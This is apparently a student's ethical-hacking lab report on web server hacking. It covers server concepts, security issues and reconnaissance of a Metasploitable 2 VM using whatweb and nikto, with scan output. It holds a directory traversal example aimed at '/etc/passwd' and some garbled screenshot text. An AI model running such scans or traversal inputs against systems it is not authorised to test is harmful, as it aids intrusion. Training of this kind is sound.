

WEB SERVER HACKING

Module-13

ATHARVA KATKAR

Table of Contents

1. Web Server Hacking

- 1.1 Types of Web Servers
 - 1.2 Web Server Components
 - 1.3 How a Web Server Works
 - 1.4 Features of a Web Server
 - 1.5 Web Server vs Application Server
 - 1.6 Security for Web Servers
 - 1.7 Web Server Attacks
 - 1.8 Web Server Logs
 - 1.9 Tools to Test Web Servers
 - 1.10 Popular Web Server File Types
 - 1.11 Web Server Security Issues
-

2. Metasploitable 2

2.1 Reconnaissance / Footprinting

- 2.1.1 Perform Footprinting using WhatWeb
- 2.1.2 Perform Footprinting using Nikto
- 2.1.3 Perform Footprinting using HTTPRecon

2.2 Scanning

- 2.2.1 Perform Host Alive or Not using Ping
- 2.2.2 Perform Host Alive or Not using Nmap
- 2.2.3 Perform Host Alive or Not using hping3
- 2.2.4 Finding Open Ports using Nmap

- 2.2.5 Finding Open Ports using Zenmap
- 2.2.6 Finding Service Versions using Nmap
- 2.2.7 Finding Service Versions using Zenmap

2.3 Vulnerability Analysis

- 2.3.1 Definition of Vulnerability Analysis
- 2.3.2 Purpose of Vulnerability Analysis
- 2.3.3 Finding Vulnerabilities using Nmap Scripts
- 2.3.4 Finding Vulnerabilities using Nikto
- 2.3.5 Finding Vulnerabilities using Acunetix

2.4 Gaining Access

- 2.4.1 Password Cracking using Hydra
- 2.4.2 Anonymous Login using FTP Port
- 2.4.3 Gaining Access using Rlogin (Port 514)

2.5 Exploitation

- 2.5.1 Exploitation using Metasploit
-

Extra Activity

Windows Server 2019

- 3.1 Definition
- 3.2 Why Windows Server 2019 is Used

3.3 Footprinting

- 3.3.1 Footprinting using Ping
- 3.3.2 Footprinting using Nmap

3.4 Vulnerability Scanning

- 3.4.1 Vulnerability Scanning using Nmap Scripts
- 3.4.2 Vulnerability Scanning using Metasploit

3.5 Exploitation

- 3.5.1 Exploitation using Evil-WinRM
 - 3.5.2 Exploitation using Msfvenom and Msfconsole
-

Windows Server 2022

- 4.1 Definition

4.2 Footprinting

- 4.2.1 Footprinting using Ping
- 4.2.2 Footprinting using Nmap
- 4.2.3 Footprinting using Enum4linux
- 4.2.4 Footprinting using SMBClient

4.3 Vulnerability Scanning

- 4.3.1 Vulnerability Scanning using Metasploit Auxiliary

4.4 Exploitation

4.4.1 Password Cracking

- 4.4.1.1 Password Cracking using Metasploit Auxiliary
- 4.4.1.2 Password Cracking using CrackMapExec

4.4.2 Gaining Access

- 4.4.2.1 Gaining Access using SMBClient
 - 4.4.2.2 Gaining Access using CrackMapExec
 - 4.4.2.3 Gaining Access using Evil-WinRM
-

5. Defense Section

- 5.1 How to Defend Against Web Server Attacks
-

WEB SERVER HACKING

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message. Ethical hackers or pen testers use numerous tools and techniques to hack a target web server.

Types of Web Servers

1. **Apache HTTP Server** – Most widely used open-source server.
2. **Nginx** – High-performance, lightweight, and popular for reverse proxy/load balancing.
3. **Microsoft IIS** – Windows-based server from Microsoft.
4. **LiteSpeed** – Commercial web server known for speed and performance.
5. **Tomcat** – Used for Java-based applications (servlets, JSP).
6. **Node.js** – JavaScript runtime often used as a lightweight web server.

◆ Web Server Components

1. **Hardware:** The physical machine storing website files (HTML, CSS, JS).

2. **Software:** Web server software like Apache, Nginx, etc., running on OS (Linux/Windows).
 3. **HTTP/HTTPS Protocol:** Used for communication between browser and server.
 4. **Web Content:** Static files (HTML, CSS) and dynamic content (PHP, Python, etc.).
-

◆ How a Web Server Works

1. User enters URL in browser.
 2. DNS resolves domain name to IP address.
 3. Browser sends an **HTTP request** to that IP address.
 4. Web server receives the request.
 5. Web server locates the requested file or processes it via backend code.
 6. Sends back an **HTTP response** with content (HTML, images, data).
 7. Browser displays the content to the user.
-

◆ Features of a Web Server

- Supports **HTTP/HTTPS protocols**
 - Can handle **static and dynamic content**
 - Provides **authentication & access control**
 - **Logging and monitoring**
 - **Load balancing**
 - **Virtual hosting** (hosting multiple websites on a single server)
 - **Compression (gzip)** to optimize bandwidth
 - **SSL/TLS support** for secure communication
-

◆ Common Directories in Web Server

- /var/www/html/ – Default web root in Linux (Apache)
 - htdocs/ – Default in XAMPP
 - wwwroot/ – Default in IIS
-

◆ Web Server vs Application Server

Feature	Web Server	Application Server
Content	Static (HTML, CSS)	Dynamic (JSP, PHP, Python)
Protocol	HTTP/HTTPS	HTTP, TCP/IP
Example	Apache, Nginx	Tomcat, JBoss

◆ Security for Web Servers

1. Use HTTPS with SSL/TLS
 2. Disable directory listing
 3. Enable firewall rules
 4. Limit server exposure
 5. Use Web Application Firewall (WAF)
 6. Regular patching and updates
 7. Log access and monitor for intrusion
 8. Use secure headers (CSP, XSS protection)
-

◆ Web Server Attacks

- DoS/DDoS attacks
- Directory traversal
- Misconfiguration

- **Information disclosure**
 - **File inclusion**
 - **Remote Code Execution (RCE)**
 - **Cross-site scripting (XSS)**
 - **SQL injection (if server runs dynamic scripts)**
-

◆ **Web Server Logs**

- **Access Logs** – Info about client requests.
 - **Error Logs** – Info about issues/errors.
 - Used for **monitoring, troubleshooting, and incident response**.
-

◆ **Commands to Start/Stop Common Web Servers**

Apache (Linux):

bash

CopyEdit

sudo systemctl start apache2

sudo systemctl stop apache2

sudo systemctl restart apache2

Nginx (Linux):

bash

CopyEdit

sudo systemctl start nginx

sudo systemctl stop nginx

sudo systemctl restart nginx

◆ **Tools to Test Web Servers**

- **Nikto** – Vulnerability scanner
 - **Nmap** – Port & service scanning
 - **Burp Suite** – Manual penetration testing
 - **OWASP ZAP** – Automated vulnerability scanning
 - **curl / wget** – Testing HTTP responses
-


◆ Popular Web Server File Types

- .html, .css, .js, .jpg, .png – Static files
 - .php, .jsp, .asp, .py – Dynamic scripts
-

◆ Web Server Optimization Tips

- Enable **caching** (browser/server-side)
- Use **CDN** for static content
- Enable **gzip compression**
- Configure **load balancing**
- Minimize resource usage via **tuning** (threads, buffer size)

Typical client-server communication in web server operation



t Web Server Security Issues :-

1. Unpatched Server Software

- Issue: Running outdated versions of Apache, Nginx, IIS, etc.
 - Risk: Vulnerable to known CVEs (exploits).
 - Solution: Regular updates and patch management.
-

2. Misconfigurations

- Issue: Incorrect permissions, enabled directory listing, open ports, exposed config files.
 - Risk: Information disclosure or full server compromise.
 - Solution: Use tools like Lynis, Nikto, and secure server configurations.
-

3. Default Settings

- Issue: Using default credentials (e.g., admin:admin), open test pages (like /test.php).
- Risk: Attackers exploit default access.

- Solution: Change all default settings and remove unused apps/scripts.
-

4. Directory Traversal

- Issue: Improper input validation allows access to server directories (e.g., ../../etc/passwd).
 - Risk: Leaks sensitive system files.
 - Solution: Input sanitization and disabling unnecessary directory access.
-

5. Information Disclosure

- Issue: Error messages, banner grabbing (e.g., Apache 2.4.6), directory listings.
 - Risk: Reveals server type, version, OS, paths.
 - Solution: Hide server banners (ServerTokens Prod), suppress error messages.
-

6. Denial of Service (DoS/DDoS)

- Issue: Flooding server with requests to exhaust resources.
 - Risk: Server becomes unresponsive.
 - Solution: Use rate limiting, WAF, cloud-based protection (e.g., Cloudflare).
-

7. Insecure HTTP Methods Enabled

- Issue: Methods like PUT, DELETE, TRACE, OPTIONS allowed.
 - Risk: Attackers may upload malicious files or conduct cross-site tracing.
-

- Solution: Disable all non-required HTTP methods.
-

8. SSL/TLS Weaknesses

- Issue: Using outdated protocols like SSLv2, weak ciphers (e.g., RC4).
 - Risk: Susceptible to MITM attacks.
 - Solution: Use strong ciphers and TLS 1.2/1.3 only.
-

9. Open Ports/Services

- Issue: Web server exposes unnecessary services (e.g., FTP, Telnet, SMTP).
 - Risk: Increases attack surface.
 - Solution: Close all unused ports, verify with Nmap.
-

10. Weak File Permissions

- Issue: World-writable directories or scripts.
 - Risk: Attackers can upload or alter files.
 - Solution: Use proper file ownership and least privilege permissions.
-

11. No Input Validation

- Issue: Inputs directly used in server-side logic (like PHP).
 - Risk: Leads to XSS, SQLi, LFI/RFI.
 - Solution: Input sanitization, parameterized queries.
-

12. Remote File Inclusion (RFI) / Local File Inclusion (LFI)

- Issue: Scripts load remote/local files without checks.
 - Risk: Execute remote malicious code.
-

- Solution: Validate and sanitize all file inputs.
-

13. Insecure Admin Interfaces

- Issue: Admin panels accessible publicly.
 - Risk: Brute force, credential stuffing.
 - Solution: Restrict access by IP, use 2FA, hide admin endpoints.
-

14. Lack of Monitoring and Logging

- Issue: No real-time alerting or logs.
 - Risk: Attacks go undetected.
 - Solution: Enable access/error logs and use SIEM tools.
-

15. Cross-Site Scripting (XSS)

- Issue: Web app hosted on server reflects unescaped user input.
 - Risk: Code injection, session hijack.
 - Solution: Sanitize all output and use security headers (CSP, X-XSS-Protection).
-

16. SQL Injection

- Issue: Server-side code takes unsanitized input into SQL queries.
 - Risk: Database access, data leakage.
 - Solution: Use parameterized queries, WAF, and validations.
-

17. Improper Access Control

- Issue: Users can access restricted areas (e.g., /admin) without authentication.
 - Risk: Privilege escalation.
-

- Solution: Implement Role-Based Access Control (RBAC) and session validation.
-

18. Malware in Uploaded Files

- Issue: Users upload PHP shells, JavaScript malware, etc.
 - Risk: Server takeover, XSS.
 - Solution: Whitelist file types, scan uploads with antivirus, store files outside web root.
-

19. Insufficient Logging & Monitoring

- Issue: No alerts for anomalies.
 - Risk: Long undetected breaches.
 - Solution: Integrate log monitoring tools (like ELK, Graylog).
-

20. Vulnerable Third-party Modules or Plugins


- Issue: Web servers often use add-ons (e.g., WordPress plugins).
 - Risk: Vulnerabilities in plugins may affect the entire server.
 - Solution: Keep all third-party modules updated.
-

Matesploitable 2

Metasploitable 2 is a **deliberately vulnerable Linux virtual machine** created by Rapid7 for testing security tools and practicing penetration testing skills using Metasploit and other ethical hacking tools.

- Based on **Ubuntu 8.04 Server**
 - Contains multiple **intentionally vulnerable services**
 - Used in **labs, training, CTFs, and red team practice**
-

Attacker machine :- Kali linux . (ip address-:192.168.161.192)




```
File Actions Edit View Help
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.161.192 netmask 255.255.255.0 broadcast 192.168.161.255
inet6 2401:4900:7c77:3f3f:5927:c1ad:6f15:cfc1 prefixlen 64 scopeid 0x0<global>
inet6 2401:4900:7c77:3f3f:a00:27ff:fe28:75f4 prefixlen 64 scopeid 0x0<global>
inet6 fe80::a0:27ff:fe28:75f4 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:28:75:f4 txqueuelen 1000 (Ethernet)
RX packets 82 bytes 23577 (23.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 72 bytes 11612 (11.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 7180 bytes 1874024 (1.7 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7180 bytes 1874024 (1.7 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@Kali]-[~]
```

Victim Machine :- Metasploitable 2 .(ip address- 192.168.161.182)



Reconnaissance/Footprinting

Reconnaissance (also known as **Footprinting**) is the **first phase** of ethical hacking or penetration testing, where the attacker gathers **information about the target system or network** before launching an attack.

Goal:

To **collect as much data as possible** to find potential **attack vectors** and **vulnerabilities** without alerting the target.

1. Perform Footprinting using whatweb tool

WhatWeb is an open-source **web scanner and fingerprinting tool** used to identify **technologies** running on a website.

Key Purpose:

- Detect **web server software**, **CMS** (like WordPress, Joomla), **frameworks**, **programming languages**, **analytics tools**, **security mechanisms**, etc.

Command :- whatweb http://192.168.161.182/

- ## • Result

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

File Actions Edit View Help

```
(root㉿Kali)-[~]
# whatweb http://192.168.161.182/
http://192.168.161.182/ [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[192.168.161.182], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]

[root@Kali)-[~]
#
```

Simple attack command-line to get started

- Exploit
- Metasploit
- Exploit-db
- Exploit-db.com
- Exploit-db.org
- Exploit-db.org

29°C Partly sunny

Q Search

16:09 07-06-2025

2. Perform Footprinting using Nikto

Nikto is a **web server scanner** used in the **footprinting (reconnaissance)** phase to gather detailed information about a target's web server.

Command :- nikto -h http://192.168.161.182

- ## • Result

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

File Actions Edit View Help

```
[root@Kali)-[~]
# nikto -h http://192.168.161.182/
- Nikto v2.5.0

+ Target IP:          192.168.161.182
+ Target Hostname:    192.168.161.182
+ Target Port:        80
+ Start Time:         2025-06-07 16:13:05 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
```

3. Perform Footprinting Using HTTPRecon


An **HTTP Recon Application** is a tool or software used in cybersecurity and penetration testing to gather detailed information about a web server or web application by interacting with its HTTP interface.

Download Link:-


<https://www.computech.ch/projekte/httprecon/?s=download>

How to Download it :-


- Open Browser and Search HttpRecon Download
- Click on First Website




- **Download Latest Version**



